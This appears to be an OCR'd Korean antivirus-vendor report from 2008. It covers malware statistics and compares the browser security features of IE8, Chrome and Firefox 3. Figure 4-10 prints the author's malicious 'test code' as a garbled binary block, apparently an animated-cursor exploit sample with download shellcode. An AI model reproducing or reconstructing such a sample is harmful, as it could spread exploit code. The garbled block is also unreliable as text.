우선 많은 백신 회사에서 자사에 유입되는 메일 혹은 포털 사이트와 협조해 메일을 통한 악성코드 집계 방법과 신고에 의한 집계는 실제 사용자 피해와는 거리가 멀다. 최근 이에 러시아 카스퍼스키연구소는 2008년 7월부터 자사의 최신 제품에서 진단 결과를 수집하는 기능[1]을 추가했다. 이에 실제 사용자가 감염되는 악성코드를 중심으로 새롭게 감염된 시스템 수와 감염된 파일 수로 새롭게 통계를 내게 된다. 따라서, 이전에 존재하면 메일로 전파되는 넷스카이(Netsky), 마이둠(Mydoom) 등의 매스 메일러 웜은 순위에서 사라졌다. 7월과 8월은 감염 시스템과 파일 수에서 압도적 1위는 Trojan.Win32.DNSChanger.ech로 DNS 서버 주소를 변경하는 악성코드이다. 하지만, 9월에는 순위권에서 사라졌다. 사용자 시스템에서 발견된 악성코드 종류는 7월에 20,704개, 8월에 28,940, 9월에 35,103으로 악성코드가 급속히 증가하면서 실제 사용자를 괴롭히는 악성코드도 계속 증가하는 것을 알 수 있다.

영국의 메시지 랩의 3/4분기 통계에 따르면 전체 메일 중 스팸은 70.1%, 악성코드는 131.7개 메일 중 1개, 피싱 메일은 288.1개 중 1개로 나타났다. 8월에 비해 각각 0.38%, 0.16% 소폭 줄어들었다. 악성 웹사이트는 하루에 3,660개가 차단되었는데 8월에 비해 22.8%가 증가한 것으로 메일을 통한 악성코드 수는 정체 상태이지만, 웹 사이트를 통한 전파는 계속 증가하고 있어 악성코드 전파 경로가 메일을 이용한 전파에서 웹사이트를 통한 전파로 전파 수단이 변하고 있다는 것을 추정할 수 있다. 웹에서 발견된 악성코드 중 1위는 Trojan-GameThief.Win32.WOW.bxi로 전체 악성코드의 23.2%를 차지했다. 월드 오브 워크래프트(World of Warcraft) 계정과 비밀번호를 탈취하는 트로이목마로 웹사이트를 통해 대량으로 뿌려졌음을 짐작하게 한다.

루마니아 소프트윈(비트디펜더)의 최근 90일 동안 악성코드 통계에 따르면 감염된 시스템은 Trojan.Clicker.CM이며 플래쉬 파일은 SWF 파일 취약점을 이용한 Exploit.SWF.Gen이 9위를 차지했다. 감염 파일 수에서는 Trojan.Vundo.Gen.2가 1위를 차지했는데 애드웨어 성격

[1] 안철수연구소에서도 2009년에는 해당 기능을 추가할 예정이다.

이 강한 트로이목마로 수많은 변형이 존재하는 것으로 알려져 있다. 이들 변형에 대한 통합 진단명으로 23.51%를 차지했다. 브론톡 웜(Brontok worm)이 7위와 9위를 차지하고 있는데 카스퍼스키연구소 통계에도 9월에 18위에 올라와 있다.

전체적인 순위에서 보면 집계되는 업체에 따라 순위가 제 각각임을 알 수 있다. 사실 이 순위가 통계를 내는 업체가 많이 팔리는 지역의 통계결과라고 생각하면 이해가 쉽다.

# IV. ASEC 컬럼

## (1) 차세대 브라우저 보안

구글이 크롬(Chrome) 브라우저를 발표한 가운데, 마이크로소프트사도 Internet Explorer 8 베타버전을 공개함으로써 차세대 브라우저간 치열한 다툼이 시작되었다. 이번 달 ASEC 리포트 컬럼에서는 새로운 브라우저들 속에 내장된 보안 기능을 집중적으로 소개하고자 한다.

마이크로 소프트가 IE 8을 설계할 때 중점을 둔 공격방법은 사회공학(Social Engineering), 웹서버 취약점을 이용한 공격, 그리고 브라우저 취약점을 이용한 공격이다[1]. 여기서 사회공학은 주로 피싱(Phising)처럼 사용자를 속여 개인정보를 탈취하는 공격 방법이고, 웹서버 취약점은 크로스 사이트 스크립트(Cross Site Scripting)와 같이 웹서버의 취약점을 이용하여 개인정보를 유출하는 방법이며, 브라우저 취약점을 이용한 공격방법은 취약점을 이용하여 악성 코드를 사용자의 시스템에 설치하는 공격방법을 의미한다. 구글 역시 마이크로소프트사와 같은 부분에 초점을 맞추고 있으나 구글의 크롬은 악성코드 설치, 키로거 파일읽기 등 주로 브라우저 취약점을 이용한 공격방법에 좀더 초점을 맞추고 있다[2]. 파이어 폭스는 웹서버 취약점을 이용한 공격 방어에 초점을 맞추고 있다.

### 브라우저 취약점 보호


공격자가 브라우저의 취약점을 이용하여 악성코드를 실행하기 위해서는 실행될 악성코드가 브라우저의 메모리 상에 적재되어야 한다. 이것은 브라우저의 메모리를 변조하는 방법으로 가능하며 실제로 자바스크립트와 같은 스크립트 코드로 브라우저의 메모리를 쉽게 조작할 수 있는 방법이 공개되어 있다. 일단 브라우저의 메모리에 적재된 악성코드가 실행되면 공격자는 사용자의 권한을 획득하는 것이 가능하다.

***Internet Explorer 8*** 에서는 DEP (Data Execution Prevention) 또는 NX(No Execution) 라고 불리는 기능으로 브라우저의 메모리 변조 공격을 막아준다. 이 기능은 임의의 코드가 메모리의 특정 영역에서 실행되는 것을 방지하는 기술로, Windows Server 2008이나 Vista 이후의 버전에서는 자동으로 설정이 되어 있다. IE8 이전의 브라우저들은 호환성 문제로 이 기능을 지원하지 않았으나, IE8 에서는 이러한 문제를 해결하고 해당 기능을 지원하게 되었다. 비스타(Vista)의 태스크 관리자나 Process Explorer를 사용하면 DEP 기능이 적용되었는지

[1] IE Blog, IE 8 Security Part I-V


[2] The Security Architecture of the Chromium Browser, Google Chrome Team

확인 할 수 있다.




[그림 4-1] 프로세스 익스플로러를 통한 IE8에서 DEP 적용 확인

***크롬(Chrome)***은 샌드박스 모델을 구현하여 문제가 발생하면 쉽게 처음 상태로 초기화하여 메모리 변조 공격을 막는다. 이를 위해 크롬은 다음 [그림 4-2]와 같이 Rendering Engine과 Browser Kernel을 분리하여 설계하였다.




[그림 4-2] 크롬 아키텍처

위의 Browser Kernel과 Rendering Engine의 역할은 다음 [표 4-1]과 같다.


| Rendering Engline | Browser Kernel |
|---|---|
| HTML 분석 | 쿠키 데이터 베이스 |
| CSS 분석 | 이력 데이터 베이스 |
| Image 복호화 | 암호 데이터 베이스 |
| 자바스크립트 번역기 | 윈도우 관리 |
| 정규표현식 | 주소창 관리 |
| 레이아웃 | 안전 브라우징 블랙리스트 |
| DOM 모델 | 네트워크 스택 |
| 렌더링 | SSL/TLS |
| SVG | 디스크 캐시 |
| XML 분석 | 다운로드 매니저 |

| XSLT | 클립보드 |
|---|---|


[표 4-1] 크롬 아키텍쳐

### 피싱 방지 기능

***Internet Explorer 8*** 에는 피싱을 막기 위해 스마트 필터라는 기능을 구현하였다. 이 필터는 IE7의 피싱필터의 기능을 발전시킨 것으로 성능과 휴리스틱 알고리즘에서 발전이 있다고 알려졌다. 피싱사이트로 알려진 사이트에 사용자가 접속하거나 의심스러운 사이트에 접속하면 IE8은 각각 [그림 4-3], [그림 4-4]와 같은 에러 메시지를 출력한다. 특히, [그림 4-4]에서 IE8은 사용자에게 사이트의 신뢰여부를 묻게 되는데, 수집된 정보는 마이크로소프트사로 전송된다.





[그림 4-3] IE8 스마트 필터 - 1





[그림 4-4] 스마트 필터 - 2

***파이어폭스 3은*** Site Identification Button을 제공하여 [그림 4-5]와 같이 피싱 공격으로부터 사용자를 보호한다. 이 버튼을 사용자가 클릭하면 [그림 4-6]과 같이 사이트가 제공하는 신원정보를 확인할 수 있다.




[그림 4-5] Site Identification Button




[그림 4-6] 사이트 신원정보


***크롬(Chrome)***은 [그림 4-7]과 같이 피싱 사이트에 대한 블랙 리스트의 정보를 사용하여 피싱 페이지를 구별하며, IE8과 마찬가지로 휴리스틱 알고리즘을 사용하여 의심스러운 URL을 구별할 수도 있다. [그림 4-7]에서 사용자는 "a.co.kr"란 URL을 사용했지만, 실제 접속은 a.com으로 접속했기 때문에 크롬 부라우저가 의심 URL로 확인한 결과이다. 이 결과는 구글로 전송하여 블랙리스트를 관리하는데 사용된다.


[그림 4-7] 크롬 피싱 방어

### 주소창 하일라이팅기능

이 기능은 브라우저가 URL 중의 도메인 이름을 분석하여 그 결과를 사용자에게 보여주고 피싱이나 기타 도메인 이름을 사용한 공격을 막기 위한 기술이다. 이 기술은 IE8 Beta에서 처음 구현된 기술로, 크롬에서도 기본적으로 해당 기능을 지원한다. 파이어폭스는 LocationBar라는 플러그인을 설치해야만 가능하다.

주소를 하일라이팅하는 기능은 기본적으로 세 브라우저 모두 가능하나, 구체적인 방법 면에 있어서는 약간의 차이를 나타낸다. 다음은 차례로 IE8과 FireFox3, 크롬에서 주소창이 하일라이팅된 모습을 보여준다.





[그림 4-8] IE8, 파이어폭스 3.0, 크롬 주소창 하일라이팅 기능

### 크로스 사이트(XSS) 공격 방어 기능

크로스 사이트 공격은 웹서버 취약점을 이용한 공격 방법 중 그 빈도가 가장 높은 공격으로, 모든 브라우저에서 해당 공격을 막기 위한 기술이 구현되어있다.[1]

*Internet Explorer 8*에서는 XSS Filter를 구현하여 크로스 사이트 공격을 방어한다. IE8은 모든 브라우저를 통한 모든 응답과 요청을 관찰한다. 만약, XSS 필터가 XSS로 보이는 요청이 관찰될 경우, 공격으로 판단하고 [그림 4-9]와 같이 사용자에게 경고 메시지를 내보낸다.

[1] 이것이 100% 완벽하게 XSS 공격을 방어한다는 의미는 아니다. 앞의 9월 중국 동향에서 언급한 바와 같이 IE8 베타버전에서 XSS 공격 방어를 우회할 수 있는 방법이 공개되었다.




[그림 4-9] XSS 필터 경고창 표시

***파이어폭스 3***는 W3C가 제안한 XHR(XMLHTTPRequest) 기술을 이용하여 쿠키나 HTTP Header 데이터와 같은 개인정보가 다른 사이트로 전송되는 것을 차단하는 방식으로 크로스 사이트 공격을 차단한다. 이 기술은 IE8의 XSS filter와 비슷한 역할을 수행한다.

***크롬(Chrome)은*** 앞서 밝혀듯이 크롬 아키텍쳐의 주요 초점이 브라우저 기반 취약점 공격에 맞추어져 있다. XSS 공격을 방어하기 위한 특별한 설명은 아키텍쳐 소개서에 명시되어 있지 않지만 구글과 파이어폭스의 관계를 보았을 때 아마 파이어폭스 3와 비슷한 구조를 가지고 있을 것으로 추정된다.

### 악성 코드 보안 기능


최근의 해킹동향은 공격자가 웹서버를 해킹한 후, 악성 코드 배포를 위한 페이지를 웹서버에 삽입하는 것이다. 만약, 보안 취약점의 패치를 하지 않은 사용자가 해당 웹서버에 접속할 경우, 공격자가 삽입한 코드가 실행되어 사용자의 시스템 권한을 획득할 수 있다. 따라서, 각 브라우저는 이러한 코드가 사용자의 시스템에서 실행되는 것을 막기 위해 의심 코드가 삽입된 웹페이지의 접근을 차단하고 있다. [그림 4-11]~[그림 4-13]는 다음 [그림 4-10]과 같은 코드를 포함한 웹페이지를 각 브라우저에 요청한 결과이다.

```
RIFF‼ $$ □□ └ ┌ ┘ ┘ anihR ?□□d? □R └□:┌✲□□ ?┌□K┌ h └ j □й └ □□?^□□□□□?□ □?W□□┌
□□3□I3□ □□□□□□G□_□□? [□□¶┌ □□>?cMD >□B┘/C "□□◘3□PPh┘┌ RSP?┌ □Ħ□□
!?>?□□t└@□□> "3?□P┌□□t3?ậ□T} >?┌□□┘ل□┼3? □C,┌ QSPPPPPPWP□□ ? □j
À8Ut□□x|□□□□□t-U□□□@|□□hoN hurlm□□D$┘P?□ □□P□□
□□□□□□□□□ □□jlhnHAO TQ□D$┘P? □□□P□□ □□□□□□□□□◘□h32
HTKSS?□D$┘P□□?□P□[ □□□□□□□□□◘□□_ h□□└ P□z □□◘□□K h□ □ ~P□f □□◘□□7
```

```
hr□□┬P□R □□◘□□M □□□O□O|P? □□◘□□□☼ h□N □P? □□◘?□d □@0□□ x┼?□@ >□p ?□@◘□□
>□@4□□|>□@<□`6□l$$6□E<6 □T|x└?□ ┘□Z └□□;I>???□3□□□□□t
□□ └□□?;|$(u?□Z$‼□f ?K> Z └????□D$ a□□-?□ +
```


[그림 4-10] 테스트 코드

***Internet Explorer 8*** 은 크로스사이트 공격과 마찬가지로 스마트 필터를 이용하여 사용자가 악성코드를 삽입한 페이지에 접근하는 것을 [그림 4-3]과 같이 차단할 것이라고 하지만, 필자가 테스트한 [그림 4-10]의 코드가 삽입되어 있는 페이지를 테스트한 결과 [그림 4-11]과 같이 IE8에서 해당 페이지를 차단하지 못한 채 그대로 브라우저 상에 로드되었다.[1]




[그림 4-11] IE8 탐지 결과

***파이어폭스 3*** 에서는 해당 페이지를 [그림 4-12]와 같이 차단하였으며 해당 페이지를 차단한 이유와 현재 상태를 [그림 4-13]과 같이 사용자가 직접 확인할 수 있다. 특이할 만한 사항은 해당 페이지의 데이터베이스를 구글이 제공했다는 것이다. 따라서 크롬 역시 같은 데이터를 사용할 것이라고 추측할 수 있다.




[그림 4-12] 악성 사이트 차단

[1] 이것이 IE8에서 악성코드보안 기능이 제대로 동작하지 않는다는 것을 의미하지 않는다.


[그림 4-13] 현재 페이지 상태 확인

*크롬(Chrome)도* [그림 4-14]와 같이 차단 화면을 볼 수 있다.


[그림 4-14] 크롬이 차단한 페이지

## 정리

지금까지 차세대 브라우저가 제공하는 보안 기술을 간단하게 살펴보았다. 브라우저 보안은 크게 1)사회공학, 2)웹서버, 3)브라우저 취약점에 대한 보호로 분류될 수 있다. 세 브라우저 모두 방어하고자 하는 공격 방법은 대부분 같았지만 설계의 지향점은 조금씩 차이를 보였다. 따라서, 사용자는 브라우저를 선택하기 전 위협 요인을 정확히 인지하고 그에 맞는 브라우저를 선택해야 할 것이다.